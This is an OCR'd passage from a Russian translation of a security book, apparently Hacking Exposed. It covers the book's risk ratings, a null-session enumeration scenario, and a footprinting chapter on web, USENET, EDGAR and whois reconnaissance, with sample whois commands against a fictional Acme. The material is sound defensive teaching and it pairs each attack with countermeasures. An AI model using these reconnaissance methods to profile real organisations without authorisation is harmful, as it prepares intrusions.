10. **Очень популярный Web-узел** (http: \\www.hackingexposed.com), **связанный с тематикой книги,** на котором можно найти ссылки на все упоминаемые в книге средства и ресурсы Internet.

Улучшенная графика, упрощающая изучение книги

В третьем издании мы снова воспользовались популярным форматом, используемым в серии книг *Секреты хакеров.*

Т Каждый пример атаки выделен специальной пиктограммой, расположенной на левом поле страницы.

С помощью этой пиктограммы выделены атаки

Теперь стало проще идентифицировать определенные средства проникновения/тестирования и применяемые при этом методы.

- Для каждой атаки приводятся важные практические и протестированные контрмеры, которые также выделены с использованием специальной пиктограммы.

Эта пиктограмма служит для указания на адекватные контрмеры

Теперь можно сразу перейти к методам устранения обнаруженных проблем.

Информация, которую можно найти на Web-узле Издательского дома "Вильяме"

Эта пиктограмма сопровождает ссылки на информацию, которую можно найти на Web-узле Издательского дома "Вильяме" (http://www.williamspublishing.com).

- Усовершенствованный дизайн распространенных пиктограмм.

Они служат для выделения подробностей, которые зачастую пропускаются при беглом чтении.

- Кроме того, мы придали лучший внешний вид примерам кода в листингах, копиям экрана и диаграммам, уделив основное внимание данным, вводимым пользователем. Теперь они выделяются жирным шрифтом.


▲ Каждая атака сопровождается значением *Степень риска,* которое вычисляется с использованием трех значений, выбор которых основан на опыте авторов.

Популярность	*Частота использования в мире против реальных целей. 1 — очень редко, 10 — очень часто*
Простота	*Уровень квалификации, необходимый для выполнения атаки. 1 — требуется квалификация опытного программиста в области безопасности, 10 — низкие навыки или их отсутствие*
Опасность	*Потенциальные разрушения, которые будут нанесены при успешном выполнении атаки. 1 — получение простых данных о цели, 10 — присвоение прав суперпользователя или эквивалентных*
Степень риска	*Предыдущие три характеристики усредняются, а полученное значение является суммарной степенью риска и округляется до ближайшего большего целого числа*

К читателям

Как всегда, мы постарались своевременно предоставить точную и полезную информацию о методах хакеров и их средствах и в то же время позволить вам эффективно защититься от них. Мы верим, что ценные сведения в этой книге найдет каждый из читателей. Мы надеемся, что вы почувствуете необходимость защиты информации в мире Бонни и Клайда. Приятного чтения!

ЧАСТЬ I



Типичная ситуация: захват цели

Вы пребываете в радостном возбуждении от того, что прекрасный новый сервер, в состав которого входят самые современные и мощные аппаратные средства, был недавно доставлен компанией-поставщиком. Этого вполне достаточно, чтобы петь от радости. Перед оформлением заказа (т.е. заполнением бланка, как происходит при обращении к большинству крупных поставщиков компьютерной техники) вы придирчиво проверяете форму с конфигурационными параметрами и удостоверяетесь, что на сервере установлена именно операционная система Windows 2000. Кроме того, на сервер вы сразу же устанавливаете приложение электронной коммерции. "Как удобно, — подумали вы. — Так можно заказать все, что необходимо. При этом оборудование будет доставлено в наш сервисный центр, и ничего не требуется настраивать дополнительно". Жизнь прекрасна!

Группа технических специалистов получает новый сервер в сервисном центре и следует вашим инструкциям по замене старого NT-сервера его более новой версией. Вы уверены, что поставщик оборудования очень скрупулезно сконфигурировал систему, задав даже IP-адрес. Требуемого результата можно добиться без особых усилий. Вам кажется, что подобная настройка в соответствии с заказом значительно повышает готовность оборудования к использованию; К сожалению, одновременно с этим расширяются также и возможности *хакинга*.

На самом деле ваш суперсервер содержит огромное количество данных, которые только и ожидают, чтобы любой хакер, затратив минимальные усилия, сразу же добился желаемой цели. Воспользовавшись доступными для всех портами 139 и 445, даже неопытный хакер сможет получить всю необходимую информацию. Быстрое "анонимное" соединение с сервером позволит получить самые разнообразные данные, которые пригодятся при выявлении пользователей с правами администратора, определения последней даты их регистрации, данных о скрытых совместно используемых ресурсах, а также последней даты изменения пароля. Хакер быстро определит, используется ли пароль вообще! В рассматриваемой ситуации можно получить всю необходимую информацию или, как мы говорим, выполнить *инвентаризацию*. Нулевое соединение и несколько открытых портов позволят успешно выполнить предварительный сбор данных о вашей сети. При этом для определения степени уязвимости компьютеров большинство взломщиков воспользуются средствами сканирования и инвентаризации. Как только будет получена вся необходимая информация, дело будет сделано.

Приведенный сценарий абсолютно реален. Он достаточно достоверно описывает последовательность действий типичного хакера. Чем больше данных удастся собрать взломщику, тем успешнее будут его действия. Хотя в средствах массовой информации любят рассказывать о "молниеносном" хакинге, на самом деле взломщики проводят не только недели, но и целые месяцы, собирая предварительную информацию, и лишь после этого предпринимают реальные атаки. Многие пользователи осложняют сложившуюся ситуацию еще тем, что наивно доверяют производителям оборудования и надеются, что их системы достаточно защищены. Несмотря на то, что некоторые поставщики и отключают ненужные службы, все же большая часть компьютерной техники оказывается легко доступным "лакомым" кусочком. Не расслабляйтесь только потому, что приобретенный вами компьютер был настроен производителем. Многие системы настроены таким образом, чтобы уменьшить затраты на их поддержку, а вовсе не на защиту от хакеров.

Технология предварительного сбора информации описана в главах 1—3. Выполните предварительный сбор данных о своей собственной системе, пока кто-то другой с не очень честными намерениями не сделал этого за вас!

ГЛАВА 1

Прежде чем приступить к такому увлекательному занятию, как **хакинг,** необходимо выполнить ряд подготовительных мероприятий. В этой главе рассматривается первый этап подготовки, заключающийся в предварительном сборе данных (*footprinting*)о представляющей интерес сети. Именно так и поступают настоящие преступники, решившие ограбить банк. Они не вваливаются в операционный зал и не начинают требовать денег (за исключением разве что самых примитивных грабителей). Любая по-настоящему опасная группировка, замышляющая ограбление, посвятит немало времени сбору информации об этом банке. Они изучат маршруты передвижения бронеавтомобилей, время доставки наличных денег, места расположения видеокамер и служебных выходов, число банковских служащих, а также все, что может им пригодиться для реализации их преступных замыслов.

То же самое необходимо проделать и взломщику компьютерной сети, если он хочет добиться успеха. Для того чтобы нанести точный и своевременный удар и при этом не быть пойманным, он должен собрать как можно больше информации. Поэтому взломщики обычно пытаются разведать все, что только может иметь хоть какое-то отношение к системе обеспечения безопасности организации. После завершения этого процесса в руках хакера может оказаться целое "досье", или профиль, в котором содержится описание способов подключения организации к Internet, возможностей удаленного доступа к ее сети, а также конфигурации внутренней сети. Следуя хорошо структурированной методологии, из самых разных источников хакер по крупицам может собрать досье практически на любую организацию.

Что такое предварительный сбор данных

В результате систематизированного сбора информации хакеры могут получить в свое распоряжение полный профиль системы защиты организации. Начав "с нуля" (например, имея лишь общие сведения о подключении к Internet) и применяя различные средства и технические приемы, взломщик может получить в конце концов совершенно определенный набор доменных имен, адресов подсетей и отдельных компьютеров этой организации, подключенных к Internet. Методов сбора подобной информации очень много, однако все они сводятся к одному — получению информации, имеющей отношение к технологиям Internet, корпоративным сетям (intranet), удаленному доступу (remote access) и экстрасетям (extranet). Все эти технологии, а также важные данные, которые взломщики пытаются получить, перечислены в табл. 1.1.

Для чего необходим предварительный сбор данных

Предварительный сбор данных необходим для того, чтобы систематически и методологически гарантировать получение всей информации, имеющей отношение ко всем из вышеперечисленных технологий, используемых в конкретной организации. Без четко определенной методики выполнения этой работы высока вероятность того, что какая-нибудь часть важной информации не будет получена. Предварительный сбор данных о системе безопасности организации зачастую оказывается одной из наиболее трудных задач, однако в то же время этот процесс является наиболее важным. Его успешное завершение можно обеспечить лишь при четком следовании определенной методике и его контроле.

Сбор данных о подключении к Internet

Для сбора данных о различных технологиях применяются схожие методы (это справедливо, например, по отношению к Internet и корпоративным сетям), поэтому в этой главе подробно рассматриваются лишь методы сбора необходимой информации о подключении организации к Internet. Вопросы сбора данных об удаленном доступе будут подробно рассмотрены в главе 9.

Таблица 1.1. Важная информация, которую могут получить взломщики

Технология	*Идентифицирующие сведения*
Internet	Имена доменов; адреса подсетей; точные IP-адреса компьютеров, подключенных к Internet; TCP- и UDP-службы; работающие на каждом из обнаруженных компьютеров; архитектура системы (например, SPARC или X86); механизмы управления доступом и соответствующие списки управления доступом (ACL — Access Control List); системы выявления вторжений (IDS); регистрационная информация (имена пользователей и групп, системные маркеры, таблицы маршрутизации, информация о протоколе SNMP)
Корпоративные сети	Используемые сетевые протоколы (например, IP, IPX, DecNET и т.д.); имена внутренних доменов; адреса подсетей; точные IP-адреса компьютеров, подключенных к Internet; TCP- и UDP-службы, работающие на каждом из обнаруженных компьютеров; архитектура системы (например, SPARC или X86); механизмы управления доступом и соответствующие списки управления доступом (ACL — Access Control List); системы выявления вторжений (IDS); регистрационная информация (имена пользователей и групп, системные маркеры, таблицы маршрутизации, информация о протоколе SNMP)
Удаленный доступ	Телефонные номера, используемые для удаленного доступа, а также тип АТС (аналоговая или цифровая); тип удаленной операционной системы; механизм аутентификации и используемые протоколы (IPSEC, PPTP)
Экстрасети	Исходящая и входящая точки соединения; тип соединения; механизм управления доступом

Строго говоря, сложно дать четкие рекомендации по выполнению процесса сбора информации, поскольку осуществить это можно по-разному. Тем не менее в данной главе предпринята попытка описать основные этапы, которые обязательно должны быть проведены при анализе информации для создания профиля организации. Многие из описанных приемов можно с успехом применять и для сбора данных о других технологиях, упоминавшихся выше.

Этап 1. Определение видов деятельности

Прежде всего необходимо определить виды деятельности, которые будут осуществляться при сборе информации. Например, нужно ответить на вопрос, планируете ли вы собрать данные обо всей сети организации или же ограничитесь лишь определенными ее сегментами (например, сетью главного офиса)? В некоторых случаях собрать данные обо всей организации может оказаться затруднительным. К счастью, в Internet можно найти множество ресурсов, с помощью которых можно сузить область деятельности, а также получить открытую информацию об организации и ее служащих.

Поиск по открытым источникам

Популярность	*9*
Простота	*9*
Опасность	*2*
Степень риска	*7*

Прежде всего начните с Web-страницы организации (если, конечно, она существует). Зачастую оказывается, что на таких Web-страницах присутствует информация, которая может помочь взломщику. Однажды нам даже довелось увидеть на одном Web-узле конфигурационные параметры, которые использовались для настройки системы защиты этой организации с помощью брандмауэра. К другим данным, которые можно получить и которые могут представлять интерес, относятся следующие.

Т Адреса и места расположения офисов и подразделений.

- Деловые партнеры и поставщики.
- Новости о слиянии или приобретении.
- Номера телефонов.
- Контактная информация и адреса электронной почты.
- Требования к сотрудникам и посетителям по обеспечению безопасности, по которым можно судить об применяемых механизмах защиты.

А Ссылки на другие Web-узлы, имеющие отношение к организации.

Кроме того, попробуйте просмотреть комментарии, содержащиеся в HTML-коде Web-страниц. Зачастую в коде HTML можно найти интересные, с точки зрения взломщика, комментарии, такие как "<", "!" и "--", которые не отображаются на экране при открытии страницы в окне броузера. Просмотр исходного кода Web-страницы в автономном режиме позволит гораздо эффективнее работать в интерактивном режиме. Так что зачастую полезно сохранить полный образ всего Web-узла для дальнейшего просмотра. Впоследствии эту локальную копию можно использовать для поиска комментариев или других важных данных программным способом и, таким образом, значительно повысить эффективность процесса сбора информации. Для создания образа всего Web-узла в системе UNIX можно воспользоваться утилитой `Wget` (`http://www.gnu.org/software/wget/wget.html`), а в системе Windows — утилитой Teleport Pro (`http://www.tenmax.com/teleport/home.htm`).

После изучения Web-страниц можно поискать данные об организации в открытых источниках. Опубликованные статьи, сообщения для печати и т.д. могут дать представление о происходящих в организации событиях и принятой в ней политике безопасности. На таких Web-узлах, как `finance.yahoo.com` или `http://www.companysleuth.com`, содержится огромное количество подобной информации. Если вы собираете данные о компании, значительная часть деятельности которой выполняется через Internet, то достаточно покопаться как следует в прессе, чтобы выяснить, что у такой компании нередко возникают проблемы, связанные с нарушением безопасности. Для того чтобы найти такой материал, вполне достаточно поискового сервера. Однако для этих целей можно использовать и более мощные средства и критерии поиска, позволяющие получить дополнительную информацию.

Одним из наших любимых средств такого класса является комплект поисковых средств FerretPRO компании FerretSoft (`http://www.ferretsoft.com`). Средство поиска в Web WebFerretPRO позволяет выполнять поиск сразу на нескольких поисковых серверах. Кроме того, другие средства этого комплекта позволяют выполнять поиск по заданному критерию в каналах IRC, системе USENET, сообщениях электронной почты, а также в базах

данных. Если вам нужно бесплатное средство, позволяющее выполнять поиск одновременно по нескольким критериям, обратитесь по адресу `http://www.dogpile.com`.

Поиск в системе USENET сообщений, отправленных из интересующего вас домена *@example*`.com`, очень часто позволяет получить полезную информацию. Однажды в одной из групп новостей мы наткнулись на сообщение от системного администратора, в котором он жаловался на проблемы, возникшие у него после установки новой офисной АТС. Для передачи этого сообщения он воспользовался своей рабочей учетной записью. Он просил помощи, так как не знал, как отключить установленный по умолчанию режим доступа по паролю. Трудно даже предположить, сколько фрикеров (phreak — использование знаний об устройстве АТС для осуществления звонков за чужой счет) воспользовалось "услугами" этой организации. Поэтому естественно, что, изучая сообщения, отправляемые служащими организации, можно значительно повысить свою осведомленность о ее внутреннем устройстве и уровне технической подготовки ее сотрудников.

Наконец, можно просто воспользоваться средствами расширенного поиска некоторых общеизвестных поисковых серверов, таких как AltaVista или Hotbot. Многие из них позволяют найти все Web-страницы, на которых имеются ссылки на домен интересующей вас организации. На первых взгляд, эта возможность не представляет собой ничего интересного, но не торопитесь с выводами! Допустим, кто-то из сотрудников организации решил создать собственный Web-узел дома или во внутренней сети организации. Весьма вероятно, что такой Web-узел будет иметь недостаточный уровень защиты или, более того, он может быть создан без ведома руководства. Как показано на рис. 1.1, обнаружить такой Web-узел можно именно с помощью описанного метода.

Как видно из рис. 1.1, в результате поиска получен список узлов, на Web-страницах которых обнаружены ссылки на узел `http://www.10pht.com`, а также слово "hacking". С такой же легкостью можно получить список узлов, содержащих ссылки на любой другой требуемый домен.

Другой пример (рис. 1.2) демонстрирует, как ограничиться поиском на определенном узле. В рассматриваемом примере показаны результаты поиска на узле `http://www.10pht.com` страниц, содержащих слово "`mudge`". Подобный запрос можно использовать и для поиска любой другой информации.

Очевидно, что приведенные примеры не исчерпывают всех возможностей, предоставляемых средствами поиска, так что проявляйте изобретательность. Иногда очень важную информацию можно найти лишь после применения весьма необычных критериев.

Поиск в базе данных EDGAR

Для поиска информации о компании, представляющей собой открытое акционерное общество (publicly traded company), можно воспользоваться базой данных EDGAR, поддерживаемой Комиссией по безопасности и обмену данными (SEC — Securities and Exchange Commission), находящейся по адресу `http://www.sec.gov` (рис. 1.3).




Рис. 1.1. С помощью директивы `link:www.example` *механизма поиска AltaVista можно получить список всех узлов, которые содержат ссылки на заданный домен*




Рис. 1.2. С помощью директивы **host** *:example.com механизма поиска AltaVista можно получить список страниц узла, содержащих заданную строку (в данном случае "mudge")*




Рис. 1.3. База данных EDGAR позволяет получить открытые документы, которые могут содержать важную информацию о структуре организации

Одна из самых серьезных проблем, с которыми сталкиваются крупные компании, — управление соединениями с Internet, особенно если они вовлечены в активную деятельность по приобретению других компаний или сами являются объектами приобретения. Именно поэтому так важно обращать внимание на информацию о недавно приобретенных компаниях. Среди документов комиссии SEC можно отметить два особенно важных: 10-Q и 10-K. Документ 10-Q представляет собой краткую сводку о деятельности организации за последний квартал. Кроме всей остальной информации, в этом отчете также указывается количество акций компаний, приобретенных организацией за отчетный период, или количество акций организации, приобретенных за этот же период другими компаниями. Отчет 10-K содержит аналогичную информацию, однако он обновляется один раз в год. Поэтому сведения, приведенные в нем, могут потерять актуальность. Можно, например, поискать в этих документах слова subsidiary (дочерняя) или subsequent events (последующие события). В результате вы можете получить представление о недавно приобретенных компаниях или планирующихся слияниях. Зачастую организации подключают сети приобретенных ими компаний, забывая о требованиях безопасности. Поэтому вероятность того, что вы сможете проникнуть в сеть родительской компании, прорвав защиту новоприобретенного подразделения, довольно высока. Это лишний раз доказывает, что взломщики являются приверженцами хаоса и анархии, поскольку они никогда не преминут воспользоваться неразберихой, царящей в организации во время объединения сетей.

Осуществляя поиск в базе данных EDGAR, не забывайте о том, что в качестве критериев нужно использовать названия компаний и организаций, отличающиеся от

названия родительской компании. Это окажется особенно важным при выполнении последующих этапов, когда вы будете обращаться с организационными запросами whois к различным базам данных (см. раздел "Этап 2. Инвентаризация сети").

Контрмеры: обеспечение безопасности общедоступных баз данных

Большая часть приведенных выше сведений должна быть общедоступной. Особенно это касается открытых акционерных обществ. Однако в то же время очень важно оценить и классифицировать типы такой информации. Для выполнения такого анализа может оказаться полезным руководство по обеспечению безопасности узла *(Site Security Handbook,* документ RFC 2196). Его можно найти по адресу http://www.ietf.org/rfc/rfc2196.txt. И наконец, если на Web-страницах вашего узла имеется хоть какая-нибудь информация, которая может помочь взломщику проникнуть в вашу сеть, удалите ее, если только это не является жизненно необходимым.

Этап 2. Инвентаризация сети

Популярность	*9*
Простота	*9*
Опасность	*5*
Степень риска	*8*

Первым шагом в процессе инвентаризации сети (network enumeration) является идентификация имен доменов и сетей, связанных с конкретной организацией. Доменные имена представляют собой адрес компании в Internet и являются Internet-эквивалентами названия компании, например AAAApainting.com или moetavern.com.

Для того чтобы определить такие доменные имена и приступить к выявлению данных о подключенных к ним сетям, необходимо обратиться к соответствующим средствам Internet. Много полезной информации можно почерпнуть, например, из специальных баз данных. До конца 1999 года компания Network Solutions имела монополию на регистрацию имен доменов (com, net, edu и org), и соответствующая информация содержалась на ее специальных серверах. Однако в настоящее время существует множество других аккредитованных компаний, которые могут выполнять те же функции (http://www.internic.net/alpha.html). Если в процессе поиска требуемой информации нужно обратиться к такой компании-регистратору, то в этот процесс должны быть вовлечены также и все новые организации (см. раздел "Регистрационный запрос").

Для генерации запросов whois к базам данных можно воспользоваться множеством различных методов (табл. 1.2). Независимо от того, какой из них вы выберете, полученная информация будет практически одной и той же. При поиске имен доменов, отличных от com, net, edu или org, необходимо обращаться и к другим серверам, перечисленным в табл. 1.3. Еще одним полезным ресурсом, особенно при поиске за пределами США, является сервер http://www.allwhois.com. В сети Internet предоставляемая им информация является наиболее полной.

Таблица 1,2. Источники информации и методы поиска с помощью команды whois

Механизм	Ресурсы	Платформа
Web-интерфейс	http://www.networksolutions.com/ http://www.arin.net	Любая платформа с Web-клиентом
Клиент who is	whois входит в комплект поставки большинства версий UNIX. Кроме того, имеется утилита fwhois, разработанная Крисом Каппуччио (Chris Cappuccio, ccappuc@ santefe.edu)	UNIX
WS_Ping ProPack	http://www.ipswitch.com/	Windows 95/NT/2000
Sam Spade	http://www.samspade.org/ssw	Windows 95/NT/2000
Sam Spade, Web-интерфейс	http://www.samspade.org/	Любая платформа с Web-клиентом
Средства Netscan	http://www.netscantools.com/ nstpromain.html	Windows 95/NT/2000
Xwhois	http://c64.org/~nr/whois/	UNIX с X Window и набором средств графического интерфейса GTK+

Таблица 1.3. Базы данных, содержащие сведения о военных, правительственных и международных доменах

Сервер whois	Адрес
IP-адреса, используемые в Европе	http://whois.ripe.net
IP-адреса Тихоокеанского региона Азии	http://whois.apnic.net
Военные ведомства США	http://whois.nic.mil
Правительственные учреждения США	http://whois.nic.gov

Разные виды запросов позволяют получить различную информацию. Ниже перечислены типы запросов, с которыми в подавляющем большинстве случаев к службам whois обращаются хакеры, планирующие попытку проникновения в сеть организации.

- **Регистрационный.** Отображает специфическую регистрационную информацию и соответствующие серверы whois.
- **Организационный.** Отображает всю информацию, имеющую отношение к определенной организации.
- **Доменный.** Отображает всю информацию, связанную с заданным доменом.
- **Сетевой.** Отображает всю информацию, связанную с заданной сетью или отдельным IP-адресом.
- **Контактный.** Отображает всю информацию о заданном лице, как правило, являющемся администратором сети.

Регистрационный запрос

С появлением совместно используемой системы регистрации (т.е. нескольких компаний-регистраторов) для получения списка доменов и соответствующей регистрационной информации, связанной с данной организацией, необходимо обратиться на сервер whois.crsnic.net. Следует определить компанию-регистратор и, таким образом, базу данных, к которой можно будет обращаться с последующими запросами на получение более подробных данных. В данном случае в качестве целевой будет использоваться компания Acme Networks, а запрос будет выполняться из командной оболочки системы UNIX (Red Hat 6.2). В используемой версии команды whois с помощью параметра @ можно задать альтернативную базу данных. В некоторых системах из ряда BSD (например, OpenBSD или FreeBSD) для этого можно воспользоваться параметром -a. Для получения более подробной информации об использовании клиента whois для генерации запросов воспользуйтесь командой man whois.

При выполнении поиска полезно использовать символы-заполнители, поскольку в этом случае можно получить дополнительную информацию. Если после строки acme в запросе используется символ ".", то будет получен список всех доменов, имена которых начинаются со строки acme, а не все домены, имена которых в точности ей соответствуют. Кроме того, при формировании расширенных запросов за консультацией можно обратиться по адресу http://www.networksolutions.com/en_US/help/whoishelp.html. Руководствуясь приведенными в этом документе советами, запрос можно сгенерировать более точно.

```
[bash]$ whois "acme."@whois.crsnic.net
 [whois.crsnic.net]
Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to
http://www.internic.net
for detailed information.

ACMETRAVEL.COM
ACMETECH.COM
ACMES.COM
ACMERACE.NET
ACMEINC.COM
ACMECOSMETICS.COM
ACME.ORG
ACME.NET
ACME.COM
ACME-INC.COM
```

Если о домене acme.net необходимо получить дополнительную информацию, то поиск можно продолжить и определить компанию-регистратор.

```
[[bash]$ whois "acme.net"@whois.crsnic.net
Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to
http://www.internic.net
for detailed information.

   Domain Name: ACME.NET
   Registrar: NETWORK SOLUTIONS, INC.
```

```
Whois Server: whois.networksolutions.com
Referral URL: www.networksolutions.com
